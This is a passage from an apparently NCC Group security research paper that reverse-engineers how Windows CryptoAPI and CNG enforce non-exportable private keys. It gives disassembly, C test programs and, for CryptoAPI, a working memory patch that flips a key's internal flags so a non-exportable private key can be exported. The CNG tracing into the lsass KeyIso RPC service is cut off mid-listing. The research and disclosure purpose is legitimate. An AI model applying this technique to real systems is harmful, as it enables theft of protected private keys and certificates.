.text:0AC05C58     call NTLCheckList(x,x)
.text:0AC05C5D     test eax, eax
.text:0AC05C5F     jz  loc_AC090D9
.text:0AC05C65     cmp byte ptr [ebp+arg_8], 2
.text:0AC05C69     jz  loc_AC13E68
.text:0AC05C6F
.text:0AC05C6F loc_AC05C6F:
.text:0AC05C6F     mov ecx, [eax]
.text:0AC05C71     cmp ecx, [ebp+arg_4]
.text:0AC05C74     jnz loc_AC21091
.text:0AC05C7A     mov ecx, [ebp+arg_C]
.text:0AC05C7D     mov [ecx], eax
.text:0AC05C7F     xor eax, eax
.text:0AC05C81
```

```
.text:0AC05C81 loc_AC05C81:
.text:0AC05C81     pop ebp
.text:0AC05C82     retn 10h
.text:0AC05C82 __stdcall NTLValidate(x, x, x, x) endp
...
.text:0AC090D9 loc_AC090D9:
.text:0AC090D9     mov eax, 80090020h
.text:0AC090DE     jmp loc_AC05C81
...
.text:0AC13E68 loc_AC13E68:
.text:0AC13E68     cmp dword ptr [eax+10h], 0
.text:0AC13E6C     jnz loc_AC05C6F
.text:0AC13E72     jmp loc_AC21087
...
.text:0AC21087 loc_AC21087:
.text:0AC21087     mov eax, 80090003h
.text:0AC2108C     jmp loc_AC05C81
...
.text:0AC21091 loc_AC21091:
.text:0AC21091     mov eax, 80090001h
.text:0AC21096     jmp loc_AC05C81
```

In the code above, after **NTLCheckList(…)** is called, **eax** will be set to ***(DWORD*)(hKey**$_{\texttt{CPExportKey}}$ **^ 0xE35A172C)**. All code paths lead to returned error values (**0x80090020** is **NTE_FAIL**, **0x80090003** is **NTE_BAD_KEY**, and **0x80090001** is **NTE_BAD_UID**), except for the code beginning at **.text:0AC05C7A** which causes **NTLValidate(…)** to return 0 (**ERROR_SUCCESS**). As such, if **NTLValidate(…)** succeeds, it sets the value of **var_C** (from **CPExportKey(…)**) to the return value of **NTLCheckList(…)**, which is ***(DWORD*)(hKey**$_{\texttt{CPExportKey}}$ **^ 0xE35A172C)**.

3.1.5. Putting It All Together

Let's now look back at the disassembled code of **CPExportKey(…)**:

```
...
.text:0AC07EEA     call NTLValidate(x,x,x,x)
.text:0AC07EEF     test eax, eax
.text:0AC07EF1     jnz loc_AC1F5D8
.text:0AC07EF7     cmp [ebp+dwBlobType], 6
.text:0AC07EFB     mov eax, [ebp+var_C]
.text:0AC07EFE     jnz loc_AC0B7C4
...
.text:0AC0B7BF     jmp loc_AC07E98
.text:0AC0B7C4 ; ---------------------------------------------------------------------
.text:0AC0B7C4
.text:0AC0B7C4 loc_AC0B7C4:
.text:0AC0B7C4     test dword ptr [eax+8], 4001h
.text:0AC0B7CB     jnz loc_AC07F04
.text:0AC0B7D1     jmp loc_AC1F5E8
...
.text:0AC1F5E3     jmp loc_AC07F6B
```

```
.text:0AC1F5E8 ; ---------------------------------------------------------------------
.text:0AC1F5E8
.text:0AC1F5E8 loc_AC1F5E8:
.text:0AC1F5E8     mov [ebp+dwErrCode], 8009000Bh
.text:0AC1F5EF     jmp loc_AC07F6E
...
```

Since we determined that **`NTLValidate(…)`** would return **`0`** on success, the jump at **`.text:0AC07EF1`** is not taken. The **`dwBlobType`** argument to **`CPExportKey(…)`** is compared to **`6`** (**`PUBLICKEYBLOB`**), but since our source code above specified **`PRIVATEKEYBLOB`**, the jump at **`.text:0AC07EFE`** is taken, bringing us to **`.text:0AC0B7C4`**. At this point, we see the check from earlier where the bit flags in **`*(DWORD*)(eax + 8)`** are evaluated. However, based on our analysis above, we now know the following:

`*(DWORD*)(eax + 8) =`

`*(DWORD*)(var_C + 8) =`

`*(DWORD*)(*(DWORD*)(hKey`$_{CPExportKey}$ **`^ 0xE35A172C) + 8) =`**

`*(DWORD*)(*(DWORD*)(*(DWORD*)(hKey`$_{CryptExportKey}$ **`+ 0x2C) ^ 0xE35A172C) + 8)`**

We can now apply this knowledge to our source code from above:

```
#include <windows.h>
#include <stdio.h>

int wmain(int argc, wchar_t* argv[])
{
    HCRYPTPROV hProv = NULL;
    HCRYPTKEY hKey = NULL;
    DWORD dwDataLen = 0;

    CryptAcquireContext(
        &hProv,
        NULL,
        NULL,
        PROV_RSA_FULL,
        CRYPT_VERIFYCONTEXT);

    CryptGenKey(
        hProv,
        CALG_RSA_KEYX,
        0,
        &hKey);

    CryptExportKey(
        hKey,
```

```
#include <windows.h>
#include <stdio.h>

int wmain(int argc, wchar_t* argv[])
{
    HCRYPTPROV hProv = NULL;
    HCRYPTKEY hKey = NULL;
    DWORD dwDataLen = 0;

    CryptAcquireContext(
        &hProv,
        NULL,
        NULL,
        PROV_RSA_FULL,
        CRYPT_VERIFYCONTEXT);

    CryptGenKey(
        hProv,
        CALG_RSA_KEYX,
        0,
        &hKey);

    *(DWORD*)(*(DWORD*)(*(DWORD*)(hKey +
            0x2C) ^ 0xE35A172C) + 8) |=
            CRYPT_EXPORTABLE |
            CRYPT_ARCHIVABLE;

    CryptExportKey(
        hKey,
```

<table>
<tr>
<td>
<pre>
        NULL,
        PRIVATEKEYBLOB,
        0,
        NULL,
        &dwDataLen);

    wprintf_s(
        L"GetLastError() returned 0x%08X",
        GetLastError());

    return 0;
}
</pre>
</td>
<td>
<pre>
        NULL,
        PRIVATEKEYBLOB,
        0,
        NULL,
        &dwDataLen);

    wprintf_s(
        L"GetLastError() returned 0x%08X",
        GetLastError());

    return 0;
}
</pre>
</td>
</tr>
<tr>
<td><code>GetLastError() returned 0x8009000B</code></td>
<td><code>GetLastError() returned 0x00000000</code></td>
</tr>
</table>

This is evidence that we were able to overwrite the **dwFlags** value in the private key's internal data structure to allow the non-exportable key to be exported.

The code above has been successfully tested on the 32-bit versions of the following systems:

- Windows 2000
- Windows XP
- Windows Server 2003
- Windows Vista
- Windows Mobile 6
- Windows Server 2008
- Windows 7

3.2. CNG

The public CNG API functions are well-documented by Microsoft at http://msdn.microsoft.com/en-us/library/aa376208(v=VS.85).aspx.

For the CryptoAPI interface, we were able to directly access the private key's properties in the context of our own application's process. However, for CNG, "to comply with common criteria (CC) requirements, the long-lived [private] keys must be isolated so that they are never present in the application process."[7] As such, compared to CryptoAPI, we can expect to have to do some extra work for CNG.

3.2.1. Sample Code for NCryptExportKey(…)

[7] http://msdn.microsoft.com/en-us/library/bb204778(v=VS.85).aspx

We'll begin our investigation of CNG similarly to that of CryptoAPI, by using a simple example that acquires a handle to the Microsoft Key Storage Provider (KSP), generates a new random RSA key-pair, and tries to export the private key.

The two pieces of code below are identical except for the fact that the code on the left explicitly sets the private key to be exportable, whereas the export policy is not explicitly specified on the right.

```
#include <windows.h>
#include <stdio.h>

#pragma comment(lib, "ncrypt.lib")

int wmain(int argc, wchar_t* argv[])
{
    NCRYPT_PROV_HANDLE hProvider = NULL;
    NCRYPT_KEY_HANDLE hKey = NULL;
    DWORD cbResult = 0;
    SECURITY_STATUS secStatus =
        ERROR_SUCCESS;

    NCryptOpenStorageProvider(
        &hProvider,
        MS_KEY_STORAGE_PROVIDER,
        0);

    NCryptCreatePersistedKey(
        hProvider,
        &hKey,
        BCRYPT_RSA_ALGORITHM,
        NULL,
        AT_KEYEXCHANGE,
        0);

    DWORD dwPropertyValue =
        NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG;
    NCryptSetProperty(
        hKey,
        NCRYPT_EXPORT_POLICY_PROPERTY,
        (PBYTE)&dwPropertyValue,
        sizeof(dwPropertyValue),
        0);

    NCryptFinalizeKey(
        hKey,
        0);

    secStatus = NCryptExportKey(
        hKey,
        NULL,
        LEGACY_RSAPRIVATE_BLOB,
        NULL,
        NULL,
        0,
```

```
#include <windows.h>
#include <stdio.h>

#pragma comment(lib, "ncrypt.lib")

int wmain(int argc, wchar_t* argv[])
{
    NCRYPT_PROV_HANDLE hProvider = NULL;
    NCRYPT_KEY_HANDLE hKey = NULL;
    DWORD cbResult = 0;
    SECURITY_STATUS secStatus =
        ERROR_SUCCESS;

    NCryptOpenStorageProvider(
        &hProvider,
        MS_KEY_STORAGE_PROVIDER,
        0);

    NCryptCreatePersistedKey(
        hProvider,
        &hKey,
        BCRYPT_RSA_ALGORITHM,
        NULL,
        AT_KEYEXCHANGE,
        0);

    NCryptFinalizeKey(
        hKey,
        0);

    secStatus = NCryptExportKey(
        hKey,
        NULL,
        LEGACY_RSAPRIVATE_BLOB,
        NULL,
        NULL,
        0,
```

<pre> &cbResult, 0); wprintf_s(L"NCryptExportKey(...) returned " L"0x%08X", secStatus); return 0; }</pre>	<pre> &cbResult, 0); wprintf_s(L"NCryptExportKey(...) returned " L"0x%08X", secStatus); return 0; }</pre>
`NCryptExportKey(...) returned 0x00000000`	`NCryptExportKey(...) returned 0x80090029`

After trying to export the key on the left, **NCryptExportKey(…)** returns **0x00000000**, or **ERROR_SUCCESS**, signifying that the call to **NCryptExportKey(…)** was successful. However, on the right, **NCryptExportKey(…)** returns **0x80090029**, or **NTE_NOT_SUPPORTED**, signifying that the KSP does not support exporting of this key.

3.2.2. Analyzing NCryptExportKey(…)

Let's look at the disassembled code for **NCryptExportKey(…)** from ncrypt.dll to try to find a reference to that **0x80090029** error value:

```
.text:6C813367 __stdcall NCryptExportKey(x, x, x, x, x, x, x, x) proc near
.text:6C813367
.text:6C813367 hKey       = dword ptr  8
.text:6C813367 hExportKey= dword ptr  0Ch
.text:6C813367 pszBlobType= dword ptr  10h
.text:6C813367 pParameterList= dword ptr  14h
.text:6C813367 pbOutput= dword ptr  18h
.text:6C813367 cbOutput= dword ptr  1Ch
.text:6C813367 pcbResult= dword ptr  20h
.text:6C813367 dwFlags  = dword ptr  24h
.text:6C813367
.text:6C813367         mov     edi, edi
.text:6C813369         push    ebp
.text:6C81336A         mov     ebp, esp
.text:6C81336C         push    ebx
.text:6C81336D         push    edi
.text:6C81336E         xor     ebx, ebx
.text:6C813370         xor     edi, edi
.text:6C813372         cmp     [ebp+pszBlobType], ebx
.text:6C813375         jnz     short loc_6C813381
.text:6C813377         mov     eax, 80090027h
.text:6C81337C         jmp     loc_6C813411
.text:6C813381 ; ---------------------------------------------------------------------
.text:6C813381
.text:6C813381 loc_6C813381:
.text:6C813381         push    esi
.text:6C813382         push    [ebp+hKey]
```

```
.text:6C813385          call    ValidateClientKeyHandle(x)
.text:6C81338A          mov     esi, eax
.text:6C81338C          cmp     esi, ebx
.text:6C81338E          jz      short loc_6C8133A3
.text:6C813390          cmp     [ebp+hExportKey], ebx
.text:6C813393          jz      short loc_6C8133B4
.text:6C813395          push    [ebp+hExportKey]
.text:6C813398          call    ValidateClientKeyHandle(x)
.text:6C81339D          mov     edi, eax
.text:6C81339F          cmp     edi, ebx
.text:6C8133A1          jnz     short loc_6C8133AA
.text:6C8133A3
.text:6C8133A3 loc_6C8133A3:
.text:6C8133A3          mov     eax, 80090026h
.text:6C8133A8          jmp     short loc_6C813410
.text:6C8133AA ; ---------------------------------------------------------------------
.text:6C8133AA
.text:6C8133AA loc_6C8133AA:
.text:6C8133AA          cmp     [ebp+hExportKey], ebx
.text:6C8133AD          jz      short loc_6C8133B4
.text:6C8133AF          mov     ecx, [edi+8]
.text:6C8133B2          jmp     short loc_6C8133B6
.text:6C8133B4 ; ---------------------------------------------------------------------
.text:6C8133B4
.text:6C8133B4 loc_6C8133B4:
.text:6C8133B4          xor     ecx, ecx
.text:6C8133B6
.text:6C8133B6 loc_6C8133B6:
.text:6C8133B6          push    [ebp+dwFlags]
.text:6C8133B9          mov     eax, [esi+4]
.text:6C8133BC          push    [ebp+pcbResult]
.text:6C8133BF          push    [ebp+cbOutput]
.text:6C8133C2          push    [ebp+pbOutput]
.text:6C8133C5          push    [ebp+pParameterList]
.text:6C8133C8          push    [ebp+pszBlobType]
.text:6C8133CB          push    ecx
.text:6C8133CC          push    dword ptr [esi+8]
.text:6C8133CF          push    dword ptr [eax+0E4h]
.text:6C8133D5          call    dword ptr [eax+58h]
...
```

Although there are no instances of the constant value **0x80090029** in the disassembly above, we do see the following call at the end of the disassembly (note that after address **.text:6C81338A**, **esi** is set to the return value of **ValidateClientKeyHandle(hKey)**, which is a trivial function that returns **hKey** as long as ***hKey == 0x44444445** (which it does for valid CNG key handles); the conditional jump from **.text:6C813393** to **.text:6C8133B4** is taken since we specified **NULL** for **hExportKey**, causing **ecx** to get set to zero at address **.text:6C8133B4**; and after address **.text:6C8133B9**, **eax** = ***(hKey + 0x04)**):

```
*(*(hKey + 0x04) + 0x58)(
    *(*(hKey + 0x04) + 0xE4),
    *(hKey + 0x08),
```

```
NULL,
pszBlobType,
pParameterList,
pbOutput,
cbOutput,
pcbResult,
dwFlags)
```

If we compare this call's parameters to those for **`NCryptExportKey(…)`**, we can see that they're almost identical, and that **`NCryptExportKey(…)`** is merely a wrapper for the function at **`*(*(hKey + 0x04) + 0x58)`**:

Prototype for NCryptExportKey(…)	Call from address .text:6C8133D5
SECURITY_STATUS NCryptExportKey(NCRYPT_KEY_HANDLE hKey, NCRYPT_KEY_HANDLE hExportKey, LPCWSTR pszBlobType, NCryptBufferDesc* pParameterList, PBYTE pbOutput, DWORD cbOutput, DWORD* pcbResult, DWORD dwFlags);	*(*(hKey + 0x04) + 0x58)(*(*(hKey + 0x04) + 0xE4), *(hKey + 0x08), NULL, pszBlobType, pParameterList, pbOutput, cbOutput, pcbResult, dwFlags)

If we were to trace into this code with a debugger, we'd see that the function at **`*(*(hKey + 0x04) + 0x58)`** is in fact **`CliCryptExportKey(…)`** from ncrypt.dll, which is undocumented.

3.2.3. Analyzing CliCryptExportKey(…)

Given that the constant value **`0x80090029`** doesn't appear in the disassembly for **`NCryptExportKey(…)`**, let's look at the disassembly of **`CliCryptExportKey(…)`**:

```
.text:6C82DC01 __stdcall CliCryptExportKey(x, x, x, x, x, x, x, x, x) proc near
.text:6C82DC01
.text:6C82DC01 var_30   = dword ptr -30h
.text:6C82DC01 var_2C   = dword ptr -2Ch
.text:6C82DC01 var_28   = dword ptr -28h
.text:6C82DC01 Src      = dword ptr -24h
.text:6C82DC01 var_20   = dword ptr -20h
.text:6C82DC01 var_1C   = dword ptr -1Ch
.text:6C82DC01 ms_exc   = CPPEH_RECORD ptr -18h
.text:6C82DC01 arg_0    = dword ptr  8
.text:6C82DC01 arg_4    = dword ptr  0Ch
.text:6C82DC01 arg_8    = dword ptr  10h
.text:6C82DC01 pszBlobType= dword ptr  14h
.text:6C82DC01 pParameterList= dword ptr  18h
.text:6C82DC01 pbOutput= dword ptr  1Ch
.text:6C82DC01 cbOutput= dword ptr  20h
.text:6C82DC01 pcbResult= dword ptr  24h
```

```
.text:6C82DC01 dwFlags = dword ptr  28h
.text:6C82DC01
.text:6C82DC01         push    24h
.text:6C82DC03         push    offset stru_6C82DD50
.text:6C82DC08         call    __SEH_prolog4
.text:6C82DC0D         xor     esi, esi
.text:6C82DC0F         mov     [ebp+var_20], esi
.text:6C82DC12         xor     edi, edi
.text:6C82DC14         mov     [ebp+Src], edi
.text:6C82DC17         mov     [ebp+var_28], esi
.text:6C82DC1A         cmp     [ebp+pParameterList], esi
.text:6C82DC1D         jz      short loc_6C82DC3A
.text:6C82DC1F         push    [ebp+pParameterList]
.text:6C82DC22         call    _MapRPCToBufferDesc(x)
.text:6C82DC27         mov     [ebp+var_20], eax
.text:6C82DC2A         cmp     eax, esi
.text:6C82DC2C         jnz     short loc_6C82DC3A
.text:6C82DC2E
.text:6C82DC2E loc_6C82DC2E:
.text:6C82DC2E         mov     [ebp+var_1C], 0C0000017h
.text:6C82DC35         jmp     loc_6C82DD1D
.text:6C82DC3A ; ---------------------------------------------------------------------
.text:6C82DC3A
.text:6C82DC3A loc_6C82DC3A:
.text:6C82DC3A         mov     ebx, [ebp+cbOutput]
.text:6C82DC3D         test    ebx, ebx
.text:6C82DC3F         jbe     short loc_6C82DC59
.text:6C82DC41         lea     esi, [ebx+7]
.text:6C82DC44         and     esi, 0FFFFFFF8h
.text:6C82DC47         mov     [ebp+var_28], esi
.text:6C82DC4A         push    esi
.text:6C82DC4B         call    SafeAllocaAllocateFromHeap(x)
.text:6C82DC50         mov     edi, eax
.text:6C82DC52         mov     [ebp+Src], edi
.text:6C82DC55         test    edi, edi
.text:6C82DC57         jz      short loc_6C82DC2E
.text:6C82DC59
.text:6C82DC59 loc_6C82DC59:
.text:6C82DC59         xor     edx, edx
.text:6C82DC5B         mov     [ebp+ms_exc.disabled], edx
.text:6C82DC5E         cmp     edi, edx
.text:6C82DC60         jz      short loc_6C82DC69
.text:6C82DC62         mov     ebx, esi
.text:6C82DC64         mov     [ebp+pParameterList], edi
.text:6C82DC67         jmp     short loc_6C82DC6F
.text:6C82DC69 ; ---------------------------------------------------------------------
.text:6C82DC69
.text:6C82DC69 loc_6C82DC69:
.text:6C82DC69         mov     eax, [ebp+pbOutput]
.text:6C82DC6C         mov     [ebp+pParameterList], eax
.text:6C82DC6F
.text:6C82DC6F loc_6C82DC6F:
.text:6C82DC6F         mov     eax, [ebp+arg_8]
.text:6C82DC72         cmp     eax, edx
.text:6C82DC74         jz      short loc_6C82DC80
```


ngssecure
an ncc group company

```
.text:6C82DC76          mov     edi, [eax]
.text:6C82DC78          mov     eax, [eax+4]
.text:6C82DC7B          mov     [ebp+var_30], eax
.text:6C82DC7E          jmp     short loc_6C82DC85
.text:6C82DC80 ; ---------------------------------------------------------------------------
.text:6C82DC80
.text:6C82DC80 loc_6C82DC80:
.text:6C82DC80          xor     edi, edi
.text:6C82DC82          mov     [ebp+var_30], edx
.text:6C82DC85
.text:6C82DC85 loc_6C82DC85:
.text:6C82DC85          mov     eax, [ebp+arg_4]
.text:6C82DC88          cmp     eax, edx
.text:6C82DC8A          jz      short loc_6C82DC93
.text:6C82DC8C          mov     edx, [eax]
.text:6C82DC8E          mov     esi, [eax+4]
.text:6C82DC91          jmp     short loc_6C82DC95
.text:6C82DC93 ; ---------------------------------------------------------------------------
.text:6C82DC93
.text:6C82DC93 loc_6C82DC93:
.text:6C82DC93          xor     esi, esi
.text:6C82DC95
.text:6C82DC95 loc_6C82DC95:
.text:6C82DC95          mov     ecx, [ebp+arg_0]
.text:6C82DC98          test    ecx, ecx
.text:6C82DC9A          jz      short loc_6C82DCA3
.text:6C82DC9C          mov     eax, [ecx]
.text:6C82DC9E          mov     ecx, [ecx+4]
.text:6C82DCA1          jmp     short loc_6C82DCA7
.text:6C82DCA3 ; ---------------------------------------------------------------------------
.text:6C82DCA3
.text:6C82DCA3 loc_6C82DCA3:
.text:6C82DCA3          xor     eax, eax
.text:6C82DCA5          xor     ecx, ecx
.text:6C82DCA7
.text:6C82DCA7 loc_6C82DCA7:
.text:6C82DCA7          push    [ebp+dwFlags]
.text:6C82DCAA          push    [ebp+pcbResult]
.text:6C82DCAD          push    ebx
.text:6C82DCAE          push    [ebp+pParameterList]
.text:6C82DCB1          push    [ebp+var_20]
.text:6C82DCB4          push    [ebp+pszBlobType]
.text:6C82DCB7          push    [ebp+var_30]
.text:6C82DCBA          push    edi
.text:6C82DCBB          push    esi
.text:6C82DCBC          push    edx
.text:6C82DCBD          push    ecx
.text:6C82DCBE          push    eax
.text:6C82DCBF          push    dword_6C834CAC
.text:6C82DCC5          push    _g_RpcBindingContext
.text:6C82DCCB          call    c_SrvRpcCryptExportKey(x,x,x,x,x,x,x,x,x,x,x,x,x,x)
...
```

Again, we see see no instances of the constant value **0x80090029** in the disassembly. Therefore, we'll need to trace into the next function in the callstack – **c_SrvRpcCryptExportKey(…)**, which is also undocumented.

Let's determine the arguments to **c_SrvRpcCryptExportKey(…)** one at a time. We can see that the first two arguments are **_g_RpcBindingContext** and **dword_6C834CAC**. The former is initialized via a call elsewhere in the DLL to the function **c_SrvRpcCreateContext(…)**, whereas the latter is initialized via a call elsewhere in the DLL to the function **RpcBindingBind(…)**. The values of registers **eax** and **ecx** are determined by a conditional jump at **.text:6C82DC9A**, where if the first argument to **CliCryptExportKey(…)** (***(*(hKey + 0x04) + 0xE4)**) is not zero then **eax** is set to ***(*(*(hKey + 0x04) + 0xE4))** and **ecx** is set to ***(*(*(hKey + 0x04) + 0xE4) + 0x04)**. Similarly, the values of registers **edx** and **esi** are determined by a conditional jump at **.text:6C82DC8A**, where if the second argument to **CliCryptExportKey(…)** (***(hKey + 0x08)**) is not zero then **edx** is set to ***(*(hKey + 0x08))** and **esi** is set to ***(*(hKey + 0x08) + 0x04)**. Since our **hExportKey** argument for **NCryptExportKey(…)** was **NULL**, the third argument to **CliCryptExportKey(…)** was also **NULL**, and as such the value of register **edi** gets set to zero at **.text:6C82DC80** due to the conditional jump from **.text:6C82DC74**; this also causes the value of **var_30** to get set to zero at **.text:6C82DC82**. The value for **pszBlobType** is the same as what we specified for **NCryptExportKey(…)** (**LEGACY_RSAPRIVATE_BLOB**). Since we specified a value of **NULL** for the **pParameterList** argument to **NCryptExportKey(…)**, the conditional jump at **.text:6C82DC1D** is taken and **var_20** remains initialized to zero. Since we specified a value of **0** for the **cbOutput** argument to **NCryptExportKey(…)**, the conditional jump at **.text:6C82DC3F** is taken, which also leads to the conditional jump at **.text:6C82DC60** to be taken, thereby setting the value for **pParameterList** to that of **pbOutput** prior to the call to **c_SrvRpcCryptExportKey(…)**. The value for register **ebx** is initialized to the value of **cbOutput** at **.text:6C82DC3A**, and since the conditional jump at **.text:6C82DC60** is taken, the value of **ebx** remains equal to the value of **cbOutput**. The values for **pcbResult** and **dwFlags** remain the same as those passed in for **NCryptExportKey(…)**. As such, for our example, we find the following arguments passed from **CliCryptExportKey(…)** to **c_SrvRpcCryptExportKey(…)**:

```
c_SrvRpcCryptExportKey(
    _g_RpcBindingContext,
    *0x6C834CAC,
    *(*(*(hKey + 0x04) + 0xE4)),
    *(*(*(hKey + 0x04) + 0xE4) + 0x04),
    *(*(hKey + 0x08)),
    *(*(hKey + 0x08) + 0x04),
    NULL,
    NULL,
    pszBlobType,
    NULL,
    pbOutput,
    cbOutput,
    pcbResult,
    dwFlags);
```

Now that we know the arguments for **c_SrvRpcCryptExportKey(…)**, let's see how they're used.

3.2.4. Crossing Process Boundaries

The code for **c_SrvRpcCryptExportKey(…)** is quite straightforward:

```
.text:6C82F32C __stdcall c_SrvRpcCryptExportKey(x,x,x,x,x,x,x,x,x,x,x,x,x,x) proc
near
.text:6C82F32C
.text:6C82F32C var_4    = dword ptr -4
.text:6C82F32C arg_0    = byte ptr  8
.text:6C82F32C
.text:6C82F32C          mov     edi, edi
.text:6C82F32E          push    ebp
.text:6C82F32F          mov     ebp, esp
.text:6C82F331          push    ecx
.text:6C82F332          lea     eax, [ebp+arg_0]
.text:6C82F335          push    eax
.text:6C82F336          push    offset byte_6C811C6A ; pFormat
.text:6C82F33B          push    offset pStubDescriptor ; pStubDescriptor
.text:6C82F340          call    _NdrClientCall2
.text:6C82F345          add     esp, 0Ch
.text:6C82F348          mov     [ebp+var_4], eax
.text:6C82F34B          mov     eax, [ebp+var_4]
.text:6C82F34E          leave
.text:6C82F34F          retn    38h
.text:6C82F34F __stdcall c_SrvRpcCryptExportKey(x,x,x,x,x,x,x,x,x,x,x,x,x,x) endp
```

This function effectively takes the arguments passed to it from **CliCryptExportKey(…)** and passes them to another function via *Local Remote Procedure Call* (LRPC, or Local RPC) via the publicly documented API function **NdrClientCall2(…)**.

The first argument to **NdrClientCall2(…)** is a pointer to a **MIDL_STUB_DESC** structure which contains information about what RPC interface to call:

```
.text:6C811EC8 ; const MIDL_STUB_DESC pStubDescriptor
.text:6C811EC8 pStubDescriptor MIDL_STUB_DESC <offset stru_6C811F18, offset
SrvCryptLocalAlloc(x), \
.text:6C811EC8                offset MIDL_user_free(x), <offset unk_6C834780>, 0, 0,\
.text:6C811EC8                0, 0, offset word_6C811F62, 1, 60001h, 0, 700022Bh, 0,\
.text:6C811EC8                0, 0, 1, 0, 0, 0>
```

The first member of this **MIDL_STUB_DESC** struct is a pointer to an **RPC_CLIENT_INTERFACE_STRUCT**:

```
.text:6C811F18 stru_6C811F18 dd 44h    ; Length
.text:6C811F18          dd 0B25A52BFh; InterfaceId.SyntaxGUID.Data1
.text:6C811F18          dw 0E5DDh; InterfaceId.SyntaxGUID.Data2
.text:6C811F18          dw 4F4Ah ; InterfaceId.SyntaxGUID.Data3
.text:6C811F18          db 0AEh, 0A6h, 8Ch, 0A7h, 27h, 2Ah, 0Eh, 86h;
InterfaceId.SyntaxGUID.Data4
.text:6C811F18          dw 1     ; InterfaceId.SyntaxVersion.MajorVersion
.text:6C811F18          dw 0     ; InterfaceId.SyntaxVersion.MinorVersion
```

```
.text:6C811F18          dd 8A885D04h; TransferSyntax.SyntaxGUID.Data1
.text:6C811F18          dw 1CEBh ; TransferSyntax.SyntaxGUID.Data2
.text:6C811F18          dw 11C9h ; TransferSyntax.SyntaxGUID.Data3
.text:6C811F18          db 9Fh, 0E8h, 8, 0, 2Bh, 10h, 48h, 60h;
TransferSyntax.SyntaxGUID.Data4
.text:6C811F18          dw 2     ; TransferSyntax.SyntaxVersion.MajorVersion
.text:6C811F18          dw 0     ; TransferSyntax.SyntaxVersion.MinorVersion
.text:6C811F18          dd 0     ; DispatchTable
.text:6C811F18          dd 0     ; RpcProtseqEndpointCount
.text:6C811F18          dd 0     ; RpcProtseqEndpoint
.text:6C811F18          dd 0     ; Reserved
.text:6C811F18          dd 0     ; InterpreterInfo
.text:6C811F18          dd 0     ; Flags
```

We can use the **InterfaceId** GUID of **{B25A52BF-E5DD-4F4A-AEA6-8CA7272A0E86}** to determine the RPC endpoint for the call from **c_SrvRpcCryptExportKey(…)**. The program *RPC Dump*[8] allows us to enumerate all RPC endpoints on our system:

```
C:\>rpcdump.exe /i | findstr b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86
  PC[\pipe\efsrpc] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[\PIPE\protected_storage] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[\pipe\lsass] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[efslrpc] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[samss lpc] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[protected_storage] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[lsasspirpc] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[lsapolicylookup] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[LSARPC_ENDPOINT] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[securityevent] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[audit] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[LRPC-00e7668cf378679faa] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
```

Based on the output above, it is clear that the **InterfaceId** GUID of **{B25A52BF-E5DD-4F4A-AEA6-8CA7272A0E86}** is associated with the *KeyIso* service, which runs in the lsass.exe process as *NT AUTHORITY\SYSTEM*.

If we look in keyiso.dll, we can find the RPC server function **s_SrvRpcCryptExportKey(…)** which handles the RPC client call from **c_SrvRpcCryptExportKey(…)**:

```
.text:100028DB __stdcall s_SrvRpcCryptExportKey(x,x,x,x,x,x,x,x,x,x,x,x,x,x,x) proc
near
.text:100028DB
.text:100028DB var_20   = dword ptr -20h
.text:100028DB var_1C   = dword ptr -1Ch
.text:100028DB ms_exc   = CPPEH_RECORD ptr -18h
.text:100028DB BindingHandle= dword ptr  8
.text:100028DB arg_4    = dword ptr  0Ch
.text:100028DB arg_8    = dword ptr  10h
```

[8] http://download.microsoft.com/download/win2000platform/webpacks/1.00.0.1/nt5/en-us/rpcdump.exe

```
.text:100028DB arg_C    = dword ptr  14h
.text:100028DB arg_10   = dword ptr  18h
.text:100028DB arg_14   = dword ptr  1Ch
.text:100028DB arg_18   = dword ptr  20h
.text:100028DB arg_1C   = dword ptr  24h
.text:100028DB arg_20   = dword ptr  28h
.text:100028DB arg_24   = dword ptr  2Ch
.text:100028DB arg_28   = dword ptr  30h
.text:100028DB arg_2C   = dword ptr  34h
.text:100028DB arg_30   = dword ptr  38h
.text:100028DB arg_34   = dword ptr  3Ch
.text:100028DB
.text:100028DB          push    10h
.text:100028DD          push    offset stru_10003FA0
.text:100028E2          call    __SEH_prolog4
.text:100028E7          mov     esi, [ebp+arg_30]
.text:100028EA          test    esi, esi
.text:100028EC          jnz     short loc_100028F7
.text:100028EE          mov     [ebp+var_1C], 80090027h
.text:100028F5          jmp     short loc_1000296E
.text:100028F7 ; ---------------------------------------------------------------------------
.text:100028F7
.text:100028F7 loc_100028F7:
.text:100028F7          push    [ebp+BindingHandle] ; BindingHandle
.text:100028FA          call    ds:RpcImpersonateClient(x)
.text:10002900          test    eax, eax
.text:10002902          jz      short loc_1000290D
.text:10002904          mov     [ebp+var_1C], 80090020h
.text:1000290B          jmp     short loc_1000296E
.text:1000290D ; ---------------------------------------------------------------------------
.text:1000290D
.text:1000290D loc_1000290D:
.text:1000290D          and     [ebp+ms_exc.disabled], 0
.text:10002911          and     dword ptr [esi], 0
.text:10002914          push    [ebp+arg_34]
.text:10002917          push    esi
.text:10002918          push    [ebp+arg_2C]
.text:1000291B          push    [ebp+arg_28]
.text:1000291E          push    [ebp+arg_24]
.text:10002921          push    [ebp+arg_20]
.text:10002924          push    [ebp+arg_1C]
.text:10002927          push    [ebp+arg_18]
.text:1000292A          push    [ebp+arg_14]
.text:1000292D          push    [ebp+arg_10]
.text:10002930          push    [ebp+arg_C]
.text:10002933          push    [ebp+arg_8]
.text:10002936          push    [ebp+arg_4]
.text:10002939          mov     eax, _g_pSrvFunctionTable
